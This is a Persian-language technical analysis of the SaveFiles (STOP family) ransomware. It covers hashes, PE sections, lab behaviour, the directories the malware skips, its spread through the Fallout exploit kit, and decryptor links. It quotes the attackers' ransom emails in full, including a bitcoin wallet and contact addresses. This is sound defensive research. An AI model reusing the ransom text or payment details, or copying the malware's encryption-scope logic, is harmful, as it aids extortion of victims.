باسمه تعالی

تحلیل فنی باج‌افزار SaveFiles

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه‌ی جدیدی از خانواده‌ی STOP به نام SaveFiles خبر می‌دهد. که پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به SAVEfiles. تغییر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در تاریخ ۱۰ سپتامبر سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. طبق بررسی‌های انجام شده باج‌افزار SaveFiles به جز برخی از دایرکتوری‌های مشخص که در ادامه به آن‌ها اشاره خواهیم نمود، تمام دایرکتوری‌های موجود بر روی سیستم قربانیان را اسکن می‌نماید و تمام فایل‌های موجود در آن‌ها را رمزگذاری می‌کند. در جدول زیر برخی از اطلاعات مربوط به نسخه‌های مختلف انتشار یافته از خانواده‌ی باج‌افزار STOP آمده است :

تاریخ انتشار	عنوان پیغام باج‌خواهی	پسوند فایل‌های رمزگذاری شده	قابلیت رمزگشایی
دسامبر ۲۰۱۷	!!!YourDataRestore!!!.txt	.STOP	X
۱۰ فوریه ۲۰۱۸	!!!YourDataRestore!!!.txt	.stop	X
۲۲ فوریه ۲۰۱۸	!!!RestoreProcess!!!.txt	.SUSPENDED	X
۱۸ آوریل ۲۰۱۸	!!!INFO_RESTORE!!!.txt	.WAITING	X
۵ مه ۲۰۱۸	!!!RESTORE!!!.txt	.PAUSA	X
۳۰ مه ۲۰۱۸	!!!!RESTORE_FILES!!!.txt	.CONTACTUS	X
۱۸ ژوئیه ۲۰۱۸	!!!DATA_RESTORE!!!.txt	.DATASTOP	X
۲۲ ژوئیه ۲۰۱۸	!!!RESTORE_DAT !!! txt	.STOPDATA	X
۹ آگوست ۲۰۱۸	!!!KEYPASS_DECRYPTION_INFO !!!.txt	.KEYPASS	X
۲۱ آگوست ۲۰۱۸	!!!WHY_MY_FILES_NOT_OPEN !!!.txt	.WHY	X
۲۳ آگوست ۲۰۱۸	!!!KEYPASS_DECRYPTION_INFO !!!.txt	.KEYPASS	X
۱۰ سپتامبر ۲۰۱۸	!!!SAVE_FILES_INFO!!!.txt	.SAVEfiles	X
۷ نوامبر ۲۰۱۸	!Readme.txt	.DATAWAIT	✓
۱۸ نوامبر ۲۰۱۸	!readme.txt	.INFOWAIT	✓
۲۲ نوامبر ۲۰۱۸	!readme.txt	.puma	✓
۲٤ نوامبر ۲۰۱۸	!readme.txt	.pumax	✓
۲۷ نوامبر ۲۰۱۸	!readme.txt	.pumas	✓

طبق بررسی‌های صورت گرفته، متخصصین امنیتی شرکت Dr.Web موفق به رمزگشایی فایل‌های رمزگذاری شده توسط نسخه‌های DATAWAIT و INFOWAIT شده‌اند و قربانیان می‌توانند از طریق لینک زیر جهت رمزگشایی فایل‌ها، با آن‌ها ارتباط برقرار نمایند :

https://support.drweb.com/new/free_unlocker/for_decode/

در صورت استفاده قربانیان از آنتی‌ویروس Dr.Web در هنگام وقوع حمله، رمزگشایی فایل‌ها به صورت رایگان انجام می‌گردد و در غیر اینصورت قربانیان باید مبلغ ۱۵۰ یورو جهت رمزگشایی فایل‌ها پرداخت نمایند. همچنین قربانیان نسخه‌های puma، pumax و pumas می‌توانند از طریق لینک زیر ابزار رمزگشایی مربوطه را دانلود نمایند :

https://download.bleepingcomputer.com/demonslay۳۳۵/STOPDecrypter.zip

مشخصات فایل اجرایی :

نام فایل	urpress.exe
MD۵	6c0001f0d13afb949458b8e320092d09
SHA-۱	649d81f78b1b62e2f8de1f3a2f00d46a43173ddb
SHA-۲۵۶	35687c4b304a1ddda618d3283bf23400b0ce50a05407156d55d3632272b0cc31
اندازه فایل	72 KB
کامپایلر	Microsoft visual C++ 5.0

فایل اجرایی این باج‌افزار دارای ۳ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	5.78	4096	38755	40960
.rdata	4.74	45056	9870	12288
.data	2.02	57344	103436	16384

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار SaveFiles، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار SaveFiles

پس از اجرا، فرایند رمزگذاری فایل‌ها را آغاز می‌کند بدین صورت که ابتدا فایل‌های موجود در سایر درایوهای ویندوز را رمزگذاری کرده و سپس درایو اصلی ویندوز را مورد هدف خود قرار می‌دهد. این باج‌افزار در طول اجرای خود یک فایل متنی تحت عنوان !!!SAVE_FILES_INFO!!!.txt که محتوای آن شامل پیغام باج‌خواهی می‌باشد را بر روی Desktop و در دایرکتوری‌های مختلف ایجاد می‌کند و پس از پایان فرایند رمزگذاری فایل‌ها، فرایند مربوط به اجرای باج‌افزار پایان می‌یابد و فایل اجرایی آن نیز حذف می‌شود.

تصویر زیر پیغام باج‌خواهی باج‌افزار SaveFiles را نشان می‌دهد.



بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که تمام فایل‌ها شامل تصاویر، اسناد، پایگاه‌های داده و ... رمزگذاری شده‌اند و پسوند آن‌ها به .SAVEfiles تغییر نموده است. همچنین اعلام نموده‌اند که تنها راه رمزگشایی فایل‌ها، خرید ابزار رمزگشایی به همراه کلید خصوصی مربوط به رمزگشایی فایل‌ها می‌باشد. قربانیان برای خرید ابزار مورد اشاره باید از طریق یکی از آدرس ایمیل‌های savefiles@india.com و یا BM-۲cXonzj۹ovn٥qdX۲MrwMK٤j۳qCquXBKo٤h@bitmessage.ch با مهاجمین ارتباط برقرار نمایند و بایستی در ایمیل ارسالی کد شناسایی مربوط به خود را برای آن‌ها ارسال نمایند و منتظر پاسخ از سوی مهاجمین بمانند. در صورت برقراری ارتباط قربانیان طی مدت ۷۲ ساعت، مبلغ باج‌خواهی ۳۰۰ دلار خواهد بود و قربانیان جهت کسب اطمینان از رمزگشایی فایل‌ها می‌توانند تعداد ۱ الی ۳ فایل رمزگذاری شده را برای مهاجمین ارسال نمایند تا آن‌ها نمونه‌ی رمزگشایی شده‌ی فایل‌ها را برای آن‌ها ارسال نمایند. پس از برقراری ارتباط به صورت ناشناس، پیغام زیر برای ما از سوی مهاجمین ارسال گردید :



Data Decryption <BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch>
To: [redacted]

Hello!

You need to purchase an decrypt software and unique private key.
After you will get software, start it and decrypt all your data.

Price of private key and decrypt software is 0.084 bitcoin with 50% discount.
0.084 bitcoin ~ 290 usd.

Before paying you can send to us up to 3 files for free decryption.
Send us your personal ID too.
Please note that files must NOT contain valuable information.

After payment we answer all your questions about server safety.

The easiest way to buy bitcoin is LocalBitcoins site.
You have to register, click Buy bitcoins and select the seller by payment method and price.
Video manual:
1 - You need register localbitcoins account:
https://www.youtube.com/watch?v=6Lx-W8KxIq4

2 - Buy bitcoins in localbitcoins video:
https://www.youtube.com/watch?v=hzHLeeU1tFE

3 - Send your bitcoins to our wallet video manual:
https://www.youtube.com/watch?v=u6CTDz7SXEU

Any bitcoin exchangers:
https://www.bitstamp.net/ - Big BTC exchanger
https://www.coinbase.com/ - Other big BTC exchanger
https://btcdirect.eu/ - Best for Europe
https://coincafe.com/ - Recommended for fast, many payment methods
https://bittylicious.com/ - Good service for Europe and World
https://www.247exchange.com/ - Other exchanger
https://paxful.com/buy-bitcoin/ - Other exchanger

Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.

طبق این پیغام مهاجمین لینک‌هایی مربوط به آموزش نحوه‌ی ایجاد کیف پول بیت‌کوین، نحوه‌ی خرید بیت‌کوین و نحوه‌ی ارسال آن برای ما ارسال نمودند و مبلغ باج‌خواهی در این پیغام ۲۹۰ دلار و معادل ۰.۰۸٤ بیت‌کوین تعیین گردیده است و اعلام نموده‌اند که قربانیان جهت کسب اطمینان از رمزگشایی فایل‌ها می‌توانند تعداد ۱ الی ۳ فایل رمزگذاری شده به همراه کد شناسایی مربوط به خود را برای آن‌ها ارسال نمایند. پس از ارسال موارد ذکر شده برای آن‌ها پیغام زیر از سوی مهاجمین برای ما ارسال گردید :

Data Decryption <BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch> Dec 1 at 11:15 PM
To: [redacted]


Your test decrypted file:

https://we.tl/t-bDmN5J44mp


Bitcoin wallet for your payment:
16HTEm3YW8ByvMf9k8fGmZGijcrh5nssZN
amount: 0.084 bitcoin

After payment contact us, we will check the payment, and send you decryption software, private key, decryption instruction and you will decrypt all you files.

در این پیغام یک لینک مربوط به فایل رمزگشایی شده توسط مهاجمین و آدرس کیف پول بیت‌کوین به آدرس ١٦HTEm٣YW٨ByvMf٩k٨fGmZGijcrh٥nssZN جهت پرداخت مبلغ باج‌خواهی برای ما ارسال گردید و مهاجمین اعلام نموده‌اند که پس از پرداخت مبلغ مورد نظر با آن‌ها ارتباط برقرار نماییم و پس از بررسی تراکنش توسط آن‌ها ابزار رمزگشایی به همراه کلید خصوصی مربوط به رمزگشایی فایل‌ها برای ما ارسال خواهد شد. طبق بررسی‌های صورت گرفته کیف پول مربوط به این باج‌افزار تاکنون تعداد ٤ تراکنش برابر با ٠.١٤٢٤٠٤٩٨ BTC داشته است.




مهاجمین از وب‌سایت https://wetransfer.com جهت ارسال فایل رمزگشایی شده برای ما استفاده نموده‌اند :




همانطور که قبلا اشاره نمودیم باج‌افزار SaveFiles به جز برخی از دایرکتوری‌های موجود در سیستم قربانیان که لیست آن‌ها در ذیل آمده است، باقی دایرکتوری‌های موجود بر روی سیستم قربانیان را اسکن می‌نماید و تمام فایل‌های موجود در آن‌ها را رمزگذاری می‌کند. همچنین به علت رمزگذاری دایرکتوری‌های مربوط به نرم‌افزارهای نصب شده بر روی سیستم، هیچ یک از آن‌ها قابل استفاده نیستند.

C:\Windows, C:\Program Files (x٨٦)\Mozilla Firefox, C:\Program Files (x٨٦)\Internet Explorer, C:\Program Files (x٨٦)\Google, C:\Program Files\Mozilla Firefox, C:\Program Files\internet explorer, C:\Program Files\Google, D:\Windows, D:\Program Files (x٨٦)\Mozilla Firefox, D:\Program Files (x٨٦)\Internet Explorer, D:\Program Files (x٨٦)\Google, D:\Program Files\Mozilla Firefox, D:\Program Files\internet explorer, D:\Program Files\Google


این باج‌افزار در صورتی که عنوان فایل‌ها به زبان فارسی باشد، آن‌ها را نیز رمزگذاری می‌کند و پسوند فایل‌ها پس از رمزگذاری به SAVEfiles. تغییر پیدا می‌کند. تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد :



باج‌افزار SaveFiles ابزارهـای کـاربردی ویـنـدوز از قبیـل Snipping Tool، Calculator و ... را رمزگـذاری می‌کند. تصویر زیر مربوط به رمزگذاری این ابزارها می‌باشد :




طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار SaveFiles شاهد بودیم که این باج‌افزار به طور میانگین از ۹۰ الی ۹۵ درصد ظرفیت CPU، و ۵ الی ۱۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها بستگی به حجم داده‌های موجود بر روی سیستم قربانیان دارد. به طور مثال در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با ظرفیت ۲۰ گیگابایت، ۳۵ دقیقه بود. تصویر زیر مربوط به بخشی از نمودار مصرف منابع سیستم توسط باج‌افزار، می‌باشد :



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند. همچنین طبق

تحقیقات صورت گرفته، مشخص گردید که مهاجمین از تبلیغات آنلاین جهت انتشار باج‌افزار SaveFiles استفاده نموده‌اند، بدین صورت که مهاجمین از طریق یک مسیر هدایت شده (با استفاده از تبلیغات آنلاین) قربانیان را به یک وب‌سایت دارای اکسپلویت کیت Fallout هدایت می‌کنند. پس از دانلود خودکار اکسپلویت کیت مورد اشاره، اقدام به نصب باج‌افزار SaveFiles بر روی سیستم قربانیان می‌نماید و باعث رمزگذاری فایل‌های قربانیان می‌شود. در تصویر زیر یک نمونه از فرایند هدایت کاربران توسط مهاجمین، که توسط متخصصین امنیتی مشاهده گردیده است قابل مشاهده است :



